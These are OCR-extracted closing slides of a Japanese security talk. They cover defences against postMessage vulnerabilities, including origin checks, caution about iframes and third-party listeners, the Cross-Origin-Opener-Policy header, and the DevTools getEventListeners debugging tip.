


対策まとめ

- 送信時は宛先のオリジンを指定する
- 受信時はメッセージを処理する前に送ってきたオリジンのチェックを行う
- チェックに合格したオリジンに対しても、行える操作は必要最小限にする

見落としそうな脆弱パターン: iframe

別のwindowからiframeへメッセージを送れることにも注意



見落としそうな脆弱パターン: サードパーティのJS

- サイトにJSをロードして導入するタイプのサードパーティのサービスが、実はmessageリスナーを設定しているケースが割とある
  - ユーザーの行動分析ツール、カスタマーチャットみたいなのとか
  - iframeに埋め込んだ自身のサービスのオリジンとやり取りする目的で設定していることが多い
- ここに脆弱性があるとサービス利用サイトが軒並み脆弱に…
  - サービス提供者側で修正される必要あり

緩和策： Cross-Origin-Opener-Policy(COOP)


- ウィンドウ間のアクセスを無効にするレスポンスヘッダ
  - opener や window.open()の戻り値からのアクセスも無効に

```
Cross-Origin-Opener-Policy: same-origin
```

- 別windowからメッセージを送る経路がなくなるのでpostMessage経由の攻撃も軽減される
  - ただし脆弱なリスナーがあるページのiframeに攻撃者のサイトをロードできる場合などでは、まだiframeからメッセージが送られる可能性があることに注意

Debug Tips: getEventListeners(obj)

- objに登録されたイベントリスナーを列挙する、DevToolsで使えるJS API



www.google.comで `getEvenListeners(window)` した例

Debug Tips: getEventListeners(obj)

- messageリスナーの有無のチェックと、関数の場所の特定に便利

```
> getEventListeners(window)
◂ ▼ {message: Array(1)} i
    ▼ message: Array(1)
      ▼ 0:
        ▼ listener: ƒ (e)
            arguments: null
            caller: null
            length: 1
            name: ""
          ▶ prototype: {constructor: ƒ}
            [[FunctionLocation]]: pm-test.html:3
          ▶ [[Prototype]]: ƒ ()
          ▶ [[Scopes]]: Scopes[1]
          once: false
          passive: false
          type: "message"
          useCapture: false
```

FunctionLocationをクリックで
リスナーのソースへ飛べる

✔

次の2つの脆弱性を見ていきました！

1. クライアントサイドのパストラバーサル
2. postMessage経由の脆弱性

Thanks!

𝕏 @kinugawamasato
@masatokinugawa.bsky.social